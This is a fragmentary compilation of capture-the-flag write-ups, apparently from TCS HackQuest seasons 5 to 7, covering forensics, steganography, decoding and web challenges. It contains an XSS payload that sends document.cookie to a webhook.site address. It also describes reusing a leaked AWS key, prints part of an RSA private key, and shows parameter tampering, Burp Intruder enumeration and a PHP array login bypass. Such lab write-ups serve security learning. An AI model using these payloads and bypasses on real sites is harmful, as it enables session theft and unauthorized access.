prev

file ->wire shark->analyse image-secret key -flag
The given file has no extension, so to find out which type of the file, use **$file** command(*google about magic numbers*).The file is a tcpdump we can use Wireshark to open this pcap file.

Unzipped the given file and found .git directory. Used `git log` to find commit history and found commit with title `Oops. Removing AWS key`. Used `git log -p` to get difference in commit and found AWS Key. Used this AWS key to retrieve the flag.

Given wav file contains morse code. Used Morse Code Decoder, decoding with threshold value as 65 yielded JSDFHJKDSADK43 which was used to get flag.

Captured the request for reset password in Burp suite and removed old_password parameter from request which yielded the flag.

Used python-exe-unpacker to unpack the WannaLaugh.exe, found `check` which was python bytecode. Fixed the header (fixed check.pyc)and used uncompyle6 to get the source. From there onwards it seems like a web challenge.

---

we need to send developer jokes so it's a hint that we need to perform XSS. We use basic XSS payload

```
<img src=x onerror=this.src='http://webhook.site/40c5ae99-a46b-482e-a2ea-005fb31c1c1d?c='+document.cookie>
```

We make use of webhook to catch the request made by developer and find the flag in user-agent

---

The given message was base64, decoding lead to png file so used file descriptor to output decoded stream in png file .Decoded png file was QR code, scanned to get secret and finally the flag.The given text is based64 because at the end of the string there is “= =” symbol which is generally used for the base64 padding.

```
cat given.txt | base64 -D >out.png
```

---

performing strings on joker.jpg gives us the flag.

SEASON 5

I EXIF-ed the data from it and found that it had some file location (directory/path).Then I just entered the main domain followed by the path I received in the directory url format.
(tcshackquest.com/avengersassembleathackquest)


---

certificate and found a base 64 string hidden in the ISSUER section along with other details. I decoded the base64 string and got the required flag

---


Pattern1 was **hack** then Pattern2 was the **original string** and atlast Pattern3 was **questchamp** .

4. Finally, after using the magical string, I got the flag as follows :




---

we were provided a link. As soon as I opened the link an error page opened. The error was related to certificates. I clicked on **View certificate** in the **advanced options**




A web page opened which consisted of the certificate with the title **tcshackquest.com**. There was a row called as Subject name and Issuer name. In that row, there was an option called Locality: Bhubaneshwar. In front of it was a hash in the form of Xor. As I decoded the hash, I got the flag.

As This challenge was associated with log analysis. I analyzed both the files using **Windows Event Viewer**.




On the event 7045, the Service name was looking suspicious. The service name was a hash instead of plain text characters. After decoding the hash through the Base64 decoder I got the flag.

I took the URL and made the request via Burpsuite. The irony is even the Burp was taking much time to load the content. There was a noticeable response found called **id='link'**.



This was a major clue. Here I go on and made the request 3 to 4 times. at last got the response **id=link** which contains link href = '**/pinepineappleapplepie**'. Then made a get request to **pine pine apple apple pie** in the burpsuite and finally got the flag.


In this challenge, there were two focus words in the description **"licenepab"** and **"arcanehqdev"**. Notice that they were included with the double quotation mark. I first google the words without quotation marks but nothing found fruitful. Then I googled the string **"arcanehqdev"** (with double quotes).



I found two links. when I opened second link, I found a string on that webpage. I copied that string and pasted it in **Pastebin**. Again I got the string which I pasted in the webpage which was part of the challenge.

---

1. Now I tried all the API requests with trial & error methdology and observed the responses in burp suite. The one which gave me the flag was API: *assistpersonnel*.
2. Then I capture the request in burp suite, added all the required parameters – helpingid, amount & comment. When I sent this request, the response came in as Helping ID is not registered.
3. Then I thought of inputting my DT ID which is used to login in the TCS portal inside the parameter helpingid and guess what I got the flag in response of api request.
4.



SEASON 6

```
exiftool Elephant.jpg |grep Comment
```

> **Banana** ,The password for steghide coz its jpg

```
steghide --extract -sf Elephant.jpg
```

> if You Don’t Know The password , try Stegseek!

2. getMeToReachTheHeight.zip

$ unzip getMeToReachTheHeight

Are We going to the final directory Manually? no

```
 seq 400|while read line;do cd  getMeToReachTheHeight;done  (Even With huge Output)[p4ul@j0ker Metaverse]$ cp Tusks.docx /tmp/Metaverse
```

Output:

- Rot18 vs docx


$ file Tusks.docx
Tusks.docx: CDFV2 EncryptedAll We need is,Just a password to Open This file

> *6ryrcunagfgrcngngvzr = rot18*

[

ROT18 Encrypter / Decrypter, Encoder / Decoder, Solver, Translator Online - DenCode

ROT18 is one of the single transliteration ciphers that encrypts by replacing the characters in the text with other



"1elephantstepatatime" , Give this string as password for docx

---

Filesystem Archive Zip , they wanted the RSA of the administrator!

1. Navigate

cd Datacenter-Prodserver/home/sysadmin/.ssh

1. Convert **openssh** into **Rsa Pem** :

```
ssh-keygen -p -N "" -m pem -f id_rsa
cat id_rsa|head
-----BEGIN RSA PRIVATE KEY-----
MIIG4wIBAAKCAYEA5Qwf/+XGmVtO9OtjCyzE6/xtnywMFUY/MLZDCbItp06dtkXr
aRD3CYAj0vSsuNHlJwh6JK97ZaueTKqWy6MjZNHM1mAwsOjAOli/zGYqvfRJYN7+
mjeeZ7QAV7L0Tar3HX54KBLKH553rsPWhktF3hBdJsrtVhD+qgXETPP4yi1iJ/bt
QzccPBkd6IJF/T5xVrKozcUkWicT/Pq0+xY+w+6P3U7DJ7HAdKn5R8Dm9PY8c4tP
4bMt1h9GrgkGzWtlWiR3lxKcSE4q4D5x5lXiOc5wOnkM5A1RL1Fs41H9xEnZ0++9
/C11bpUM4TE/1Nuola5YZ9T4ZINkWXvv4sLaLzEWJOMazRDKvWSZRh/EfITho98z
2SSQhIIlKlGgajs/xhmq9bEQjxtbMb7LdmL67AWOC+RhFsT7l2A+jlWrAE/CDViv
Sxa5Zlw9ONraQCYiQbn3GbL0rhyGnfDloc9f2ySolfXV9hL9mjxnoJd5CIRX1LrY
u2t+uLHzgHzA4MODAgMBAAECggGAR65ZvV4NnyTiOugHoRGrtybSr8O7LFVFpVsE
```

Copy the Whole **id_rsa** file and paste it in a Challenge Site .

---

unzip, foremost, deepsound, binwalk : Use Any one of these tools to extract the hidden file

```
unzip iamasimplefile.mp3
cat millionmiles.txt HQ6{Hidden_in_the_hex_million_miles_away}
```

---

office Magic

Extract the mails and files from **pst** file using **libpst**

```
Arch = sudo pacman -Sy libpst libpst-docs
readpst -S TakeThatDreamTrip\!.pst

Opening PST file and indexes...
```

```
Processing Folder "Inbox"
"Inbox" - 2 items done, 0 items skipped.
```

ls Outlook\ Data\ File
Check out the files in the Directory, file no 2 contains a flag or Do grep in the Directory

hint

```
grep -r HQ6
```

Satellite Imagery

```
file challenge challenge: data
```

Correct some **Magic Bytes!**

```
xxd challenge |head
00000000: 5229 4646 2400 0000 5740 5633 666d 7420  R)FF$...W@V3fmt
00000010: 1000 0000 0100 0200 80bb 0000 00ee 0200  ................
00000020: 0400 1000 6461 7461 c0a1 5a01 b007 0000  ....data..Z.....
00000030: e60e 0000 3315 0000 321a 0000 951d 0000  ....3...2.......
```

```
- **Changes to Made : R)FF$…W@V3fmt => RIFF$…WAVEfmt**
```

They were mentioned some words like **satellite , Image** , **Audio** obviously **Its sqqtv** Time!

> Qsstv is a utility for dealing with slow scan television signals.

```
apt install qsstv
```


1. Open qsstv => Menu=> Options => Go to Configurtion
   open and flag

Can you recover the key hiding in plain sight?
03 : After, seeing the source code Script i got to know the encryption is base64.
04 : i got the key here .. just copy paste here ..

---


https://play.tcshackquest.com/catchme?uuid=10
intercept the request in burp suit..

[




03 : sent to intruder & select only uuid={10} for attack.

[



04 : Set payload numbers 00 - 10 to see the request and start attack.

[



Got the Flag in uuid = 5

IamNotPermanent

memory forensics


```
sudo volatility -f IamNotPermanent.mem imageinfo
It gives us the information about the system profile whether it is
windows XP,NT,8,10 etc..

sudo volatility -f IamNotPermanent.mem --profile=Win7SP1x64 kdbgscan
Here, profile is the name we obtained from above scan and kdbgscan gives
us more accurate details about kernel profile

sudo volatility -f IamNotPermanent.mem --profile=Win7SP1x64 cmdscan
It scans all the command line history which gives us an interesting
encoded value of ransomeware exe file. Let's copy that value and decode
it.

echo SFE1e2NtZGxpbmVzX2FyZV9jcnVjaWFsX2R1cmluZ19mb3JlbnNpY3N9 | base64 -
d
We can use online tool or our own linux utilities
FLAG is HQ5{cmdlines_are_crucial_during_forensics}
```

SEASON 7

A login web application which asks for a user ID and flag itself.
It was a simple challenge to exploit string comparision of a PHP site. The site was a simple login form.By simply making the Flag variable into the the array will simply give us the flag.
By simply making the Flag variable into the the array will simply give us the flag.

```
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=
   d-exchange;v=b3;q=0.9
10 Referer: http://challenge-season7.tcshackquest.com
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
